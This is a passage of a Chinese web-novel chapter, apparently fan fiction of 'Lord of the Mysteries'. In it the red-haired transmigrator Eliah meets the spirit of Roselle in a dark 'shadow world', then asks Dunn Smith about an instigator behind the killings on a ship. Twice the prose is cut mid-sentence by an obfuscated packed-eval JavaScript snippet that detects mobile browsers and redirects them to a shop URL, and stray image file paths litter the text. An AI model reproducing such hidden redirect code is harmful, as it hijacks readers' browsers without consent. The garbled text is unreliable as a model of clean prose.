女神说自己和她有过交易,估计是在空白的那段记忆里发生过的事情。考虑到神性强大的人一向冷酷客观,而女神面对一个失忆的人还愿意兑现自己交易的承诺,这场交易里祂肯定没吃亏。
就是不知道自己到底干了什么,或者要干什么,才能换黑夜教会无条件的支持和帮助。
伊莱亚把“晋升序列,探究和黑夜女神的交易内容”列入未来计划当中。
此外,他也准备看看能不能加入值夜者的那些活动,了解一下真实的非凡者,顺便看看自己的实力大概处于什么层。
不知道为什么,虽然他刚穿越没几天,目前为止也基本没扮演过狼人,但是在他的感觉里,魔药确实已经消化的差不多了,随时可以晋升。
可能这速通的魔药消化进度就是他这个穿越还没记忆的倒霉蛋的金手指吧。
至于愚者……
红发的青年回忆着在灰雾中看向那温和的面目不清的神明时的感受,忍不住感叹:
“确实是一位仁慈的神明啊。”
不仅完全没有传说中“只可信其威能不可信其仁慈”的样子,甚至给人一种有只要请求合理祂就会同意的感觉。
何尝不是一种已识乾坤大犹怜草木青呢。
咳咳,扯远了。总之,他现在算是加入了塔罗会,按愚者的说法,下周一会召开塔罗会,不知道到时会有多少人,又会是怎么样的一个形式。
伊莱亚还是挺好奇未来大名鼎鼎群英荟萃的塔罗会早期是什么样子的。
想到这里,他没忍住扬起了嘴角。
不管未来怎么样,至少在现在,他也是塔罗会的一员了。
赞美愚者。
空荡而没有什么人气的房间里,肤色苍白的年轻人朝着虚空行了个庄严的礼。
——
虽然黑夜教会提供的房子可以拎包入住,但是整理成大致符合伊莱亚习惯的样子还是废了一些功夫。
等到全部事物都打理好,就算有着序列七级别的身体也已经感到疲惫了。
他往床上一躺,闭上眼,灵魂下沉至无垠的黑暗中,陷入无梦的安眠。
……本来该是安眠的。
所以这个扎着小辫子的神秘棕毛男是谁?
“哟,你醒啦?手术很成功。”这个蓝眼睛的家伙穿着一身很华丽的衣服,叉着腰,看起来三四十岁上下,脸上的两撮小胡子相当吸睛。
很好,又是中文,吐字清楚平仄分明,好熟练的母语级中文。
穿越以来见到的老乡含量已经高到让伊莱亚感觉这个穿越就跟回家了一样。
“全世界都在讲中国话”指日可待。
他撑着地面用力坐起,差点撞上眼前男人的脑门。
“你是谁?这里是哪?我又进谁的神国了?”
“你的。”
棕发的男人放下惊雷,然后一个大喘气,“不过不是神国,只是一个源质而已。”
“源质?那是什么。还有,你到底是谁?”伊莱亚盯着男人的完全没改的微笑看了一会,意识到自己暂时回不去,叹了口气反问道。
“简单来说,这里是你的金手指或者说外挂啦,但是由于这个外挂太牛逼了,所以你暂时不能听这玩意具体是什么。”
“以及,我叫罗塞尔,罗塞尔·古斯塔夫,伟大的因蒂斯皇帝。”
自称是罗塞尔的家伙神情爽朗而豪迈,带着一种浑然天成的领袖气质,每一个字都有种天然的能让人发自内心相信的魔力。
“没听说过。”伊·所有剧情全部跳过·莱·完全不了解历史·亚下意识皱眉,他能感觉到这人身上那种“只要呼吸就带有奇异的威严”的非凡气息。
虽然这人的压迫感不是那么强,但是他确实给伊莱亚一种面对黑夜女神时的感受。
不是性别和能力像,而是那种语言和一举一动里里都融入了登峰造极的非凡能力,仿佛非凡已经是他们存在的一部分,已经成了他们的血液、呼吸与神经的感觉。在这方面,这俩人像的出奇。
哦,在谜语人的方面也像。
就算是个非凡文盲,伊莱亚也知道高序列的非凡知识容易引起失控所以不能随便告诉别人。
但是也没必要总是说着“这里有秘密”然后又来一句“你不能听”吧?
“不能说就算了。”他翻着白眼站起身,感觉到自己暂时没有回去现实世界的办法,就开始打量四周环境。黑暗,彻彻底底的黑暗,带着难以言喻的虚无感,目之所极皆是影影绰绰层层叠叠的漆黑。
万物皆是混沌,甚至连脚下都是虚空,没有可以仰望的天更没有可以踩踏的地。
虽然完全没有光照,但是依旧能看清一切,只不过这里并没有任何值得去看的事物,除了那漫无边际几乎数不清的生长在漆黑的虚空中或飘荡着的影子。
所有的感知都被这种奇诡的黑暗所吞没、否定,又给人一种强烈的束缚感,仿佛灵魂下一刻就要消弭于暗影中却又被无形的事物束缚成形。
不过在很远的地方,似乎有什么星星一样闪烁着的微芒,被层层黑暗包裹着,并不明晰。
伊莱亚的眼睛缓缓睁大。
“这到底是哪?我怎么回去?”他转向罗塞尔,下意识询问
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17334482|199221||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
看起来是个老资历的家伙。
这里看着就不像是人能活的地方啊?
而这一次,他终于看清了罗塞尔的样子。
这个对他的无视和询问只是哼笑的家伙,有着半透明的身体,在这漫无边际形式多样的黑暗中竟然发出微微的光,也照亮了这一隅。
“你真的是人吗?”伊莱亚下意识提高了声音。
他能感觉到自己被空间或者空间里的什么东西影响了状态,变得焦躁而急迫,无形的欲望被鼓动,驱使着他去放纵自我、肆意行事,甚至连说话都比正常状态下直白了不知多少。
不行,不能随便被影响。我明明是以自我节制出名的囚犯序列,怎么能随便失控。
他闭上眼,调理气息,在心底反复描绘最近看到的印象深刻的东西,压下心中那种奇异的躁动。
等到他再睁开眼时,看到的就是罗塞尔靠在桌边,研究手里不知何时出现的煤气灯的场景。
一个半透明虚化的人拿着完全是个正常实体的煤气灯,有种淡淡的喜剧感。
“终于清醒了?”罗塞尔把灯放在桌上,似乎看出了伊莱亚没说出口的困惑,敲敲桌子,“这是你变出来的,你刚刚是不是在想灯和桌子?”
“我都说了,这里是你的源质,已经被你控制住的空间,这个世界是任你操纵的,你想要的东西都可以具现出来。”他仍然是一副神秘大佬的样子,“只要你想的到,想的清楚。”
“相关知识涉及到的层次太高不能告诉我的话,至少告诉我一下这里的名字吧?”伊莱亚盯着煤气灯里的光,意识到这是自己在警察局审讯室里看到的那盏。
现在距离他从审讯室出来竟然只过了半天时间,恐怖如斯。
“你应该有点感觉吧?暗影世界,这里就叫暗影世界。”罗塞尔站的正了些,表情也正经了不少。
“我上辈子叫黄涛,穿越的比较早,在因蒂斯当了好多年皇帝,还晋升到了序列零。这个我是我死后剩下了一部分清醒灵体。我到这里之后就陷入了沉睡,记忆也不全,所以,我也不知道为什么会在这里。
“以及,我醒的时间也没比你早多少,应该也就是这两天的事情。可惜这里没有日夜,不能确定准确的……”罗塞尔下意识接住从天降落的怀表,“时间。”
他打开这个伊莱亚临时在脑中勾勒出来的怀表看了一会,笑眯眯地抬起头,这下他身上的那种非凡级别的威严已经全然消失了,但是仍然有一种娴熟的亲切感和吸引力:“学的不错,下次可以多变点东西试试。”
“对了,我很了解各种非凡知识,如果有什么不知道的东西都可以来问我,有什么非凡材料的话也可以找我来做成非凡物品。虽然现在转序列了,但我可是序列零级别的工匠。”
罗塞尔的手搭上伊莱亚的肩膀,自然的拍了两下,仿佛相识多年亲密无间的好友。
“作为交换,你就趁早晋升,然后想办法把我拉到现实吧?身体可以我自己来做。还有,要是可以的话,也多来看看你英年早逝孤苦伶仃的倒霉老乡我啊?”
影影绰绰的漆黑世界里,红发的青年低低地应了一声。
6. 猫和老鼠与教唆者
一番尝试之后,伊莱亚找到了进出暗影世界的方法,成功控制自己的灵体,离开了那个一片黑暗的空间。
回到现实以后,他瞥了一眼房间里的钟表,距离他进去的时候过了大概半个小时。
在暗影世界里的时候会感觉灵性在持续消耗,但是速度不算很快,还在可以接受的范围,出来以后也不会感觉非常疲惫或者头痛。但是离开了那个阴暗压抑的世界之后面对现实,会有一种眼前一亮,整个人焕然一新的感觉。
……虽然说按照穿越小说的惯例,金手指空间应该是外挂是福利,但是目前来看,伊莱亚的“外挂”除了保护了不知名前辈的灵体和让自己感到不适之外,没什么显眼的用处。
伊莱亚重新闭上眼,尝试着主动让灵体下沉至灵魂与意识的海洋。
令人烦躁的虚幻呓语和扭曲压抑的气息裹挟着他下坠,又在某一刻骤然消失。
“成功啦?不错嘛。”熟悉的声音传来,伊莱亚在罗塞尔的注视中睁开眼,目光所及之处已然是他刚刚离开的空间。
没有固定形质的黑影像是流淌的潮水又像弥散的雾气,时而又化作奇形怪状的物品,无穷无尽的堆叠在眼前。
伊莱亚按了按太阳穴,目前来看,相比于身处暗影世界和意念造物,对灵性消耗更大的还是这个进出空间的过程。
不过好在这些都在他接受的范围内。
这些思索都只在瞬息间,没有妨碍他回应罗塞尔:“以后应该能很流畅的进来了,挺轻松的。”
然后他又注意到罗塞尔身边多出来的一堆东西。
花样繁复的地毯上摆着一个长沙发和几个单人沙发、精致华丽的茶几、复古立地台灯和两个低矮的柜子,都是法式宫廷风,虽然没墙没屋顶,但是这几样家具往那一搁,就有种浑然天成的封建时期大城堡内饰的即视感。
而搞出这堆东西的本人就躺靠在沙发上,懒洋洋地看着眼前巨大的与整体风格截然不同的电视。
电视上还放着猫和老鼠。
看来在他离开空间的很短的一段时间里,罗塞尔也干了不少事情啊。
伊莱亚在脑海中构造出一个明亮舒适的房间,然后看着虚无的黑暗中一寸寸拔起平整的白墙,又在三米高的位置转折,聚拢成平直的屋顶。最后,圆润而不刺目的护眼灯出现在屋顶的正中央,照亮身处其中的一切。
现在,这里像一个正常的现代风格古典装潢的房间了。
“你怎么搞出来电视的?”年轻人看着屏幕上奔跑追逐的猫鼠,微微睁大了眼睛,感觉刚刚因为担心罗塞尔一个人在这个过于幽暗压抑的空间里会不舒服,所以赶紧回来的自己有点幽默。
“我以前是通识者啊,能记住所有见过的东西,这里又是只要能想出来就能无视能源和材料,区区电视,小菜一碟。”这位他并不了解的穿越者前辈好似完全没有被“自己被困于这片空间中,除了伊莱亚之外接触不到任何人”这种事情困扰,神采奕奕地说着“蒸汽教会真没用,打不过风暴之神,连电力都不让我搞”之类的话。
但是对于一个能记住一切的人来说,一部每个细节都烂熟于心的动画也说不上有多好看吧。
但伊莱亚没说自己的想法,只是应下罗塞尔的邀请,坐在舒适而陌生的沙发上,和素未谋面的同乡一起看这部在这个时代绝对没有可能出现的、与过往记忆紧密相连的作品。
“我到时候研究一下能不能送点东西进来。你有什么需要的吗?新的小说?发明?还是别的什么东西?”片尾曲的音乐里,他计算着剩下的灵性,转头看向罗塞尔。
“搞点常用的非凡材料吧,我做点东西试试。”到了自己的专业领域,罗塞尔摸着下巴具现出一张a4纸,列出一串让人眼花撩乱的非凡物品和金属、植物,递给伊莱亚,“然后的话,最近几年的报纸,哪里的都行,尽量多一点。再看看市面上有什么比较火的小说,题材无所谓。”
“大概就是这样,那就拜托小伊你了。”男人保持着一副大前辈的成熟样子说完这些,又态度一转,勾住了伊莱亚的脖子,微微咬牙:“最重要的一件事,给我好好查一下伟大的罗塞尔·古斯塔夫的资料,仔仔细细了解一下前辈啊。”
伊莱亚回顾着脑海里白茫茫一片真干净的关于这个世界的历史,又看了几眼单子上几乎完全陌生的非凡材料,苦着脸点头。
早知道会穿越,他一定反复研读游戏剧情设定和各种资料,一定认真观看那些解析视频,无论如何不会让自己成为神秘学文盲兼史盲。
不过仔细想想,抛开神秘学不说,单论这个世界与非凡无关的那些普通知识,他也是个彻彻底底毫无学历的文盲啊,那没事了。
哈哈。笑笑蒜了。
伊莱亚记下需要的东西,在罗塞尔懒洋洋地挥手告别里回到现实。
此时还是夜晚,绯红的月光透过窗帘的罅隙穿进卧室,在地板上投下长条状的光影,带着一种陌生的魔幻感。
好好睡一觉,剩下的事情明天再说吧。
这一次,是真正的睡着了。
——
次日早晨,佐特兰街,黑荆棘安保公司。
红发的青年敲了几下木门,听到里面传来的一声“请进”之后便推开门走了进去。
“你好,请问有什么需要……”坐在前台的罗珊抬起头,下意识说着面对委托人时惯例的台词,又在看到伊莱亚的脸都时候戛然而止。
“加拉哈德先生?你是来找队长他们的吗?”棕发的女孩回忆着昨天来自邓恩的吩咐,“队长说你要是来找他的话直接带你进去就好。”
伊莱亚欣然点头,跟着女孩走进通道。
邓恩今天在办公室处理事务,看到敲门进来的罗珊和伊莱亚的时候便把手里的文件放下,灰眸沉静而深邃:“早上好,眷者阁下。辛苦了,罗珊。”罗珊朝他和伊莱亚点点头,退出了房间,顺便带上了门。
这下,这里只剩邓恩和伊莱亚了。
“有什么需要的吗?眷者阁下。按照女神的神谕,力所能及的我们都可以为您提供。”邓恩在室内没带那顶礼帽,但是身上仍穿着黑色风衣,有种严肃沉默的气质,语气却相当温和,如同亲切的长者。
“首先,请不要叫我眷者阁下,叫我伊莱亚就好。”伊
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17334483|199221||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
莱亚面色诚恳地说。
这称呼太古典了,再叫我阁下我都要觉得自己穿进封建社会了。
看着邓恩点头,他才继续说:“你们有非凡者相关的资料吗?呃,就是给新手非凡者那种,非凡常识相关的。我没有相关的记忆了,担心会失控或者出什么问题之类的,想学习一下。”
毕竟在现实中,不能像游戏里那样两眼一睁就是莽,出问题了就回到复活点重开。这个世界的人失控了一般没救,死了就是死了,一般来说也不会复活。他得谨慎一些。
——至少得了解一下现在世界上有哪些神明,又有哪些是正神。总不能在别人问起来的时候说“对不起我只认识女神和愚者”吧,那也太不像个正常非凡者了。
如果愚者说的“刚复苏不久”是实话的话,祂现在可能不在正神名单上,甚至可能被当作邪神,那他这个“女神眷者”就更不能提及对方了。
当然,伊莱亚十分、非常清楚,在未来,愚者会成为被所有国家所认可且公认最仁慈亲切的神明。
“还有就是,我想问一下你们这有没有苜蓿号相关的资料,现在回想起来,当时船上的自相残杀应该是因为有……教唆者?”
“……你能确定吗?”邓恩的脸色沉凝。
他知道教唆者是序列8,刺客序列的上位。作为能力相当危险,经常在各种非凡案件中作为罪犯出现的序列,教会对教唆者也有一定的记载。
简单来说,教唆者们的能力和序列名称非常匹配,他们擅长的就是挑拨冲突、激化矛盾、诱发恶念,引起各种人与人之间的斗争。
把“有教唆者引导冲突”这一前提放入当时苜蓿号上无端发生的的自相残杀案件中进行思考,整个事件的脉络就一下子清晰了起来。
正是因为因为有教唆者故意教唆他人引起争端,船上才会爆发前所未有且毫无缘由的血案,直至船抵达岸边时,这场闹剧才进入大众视线。
至于那名教唆者……哈,肯定藏在幕后,早早逃走了,说不定还带上假面,伪装成拯救他人的大善人了呢!
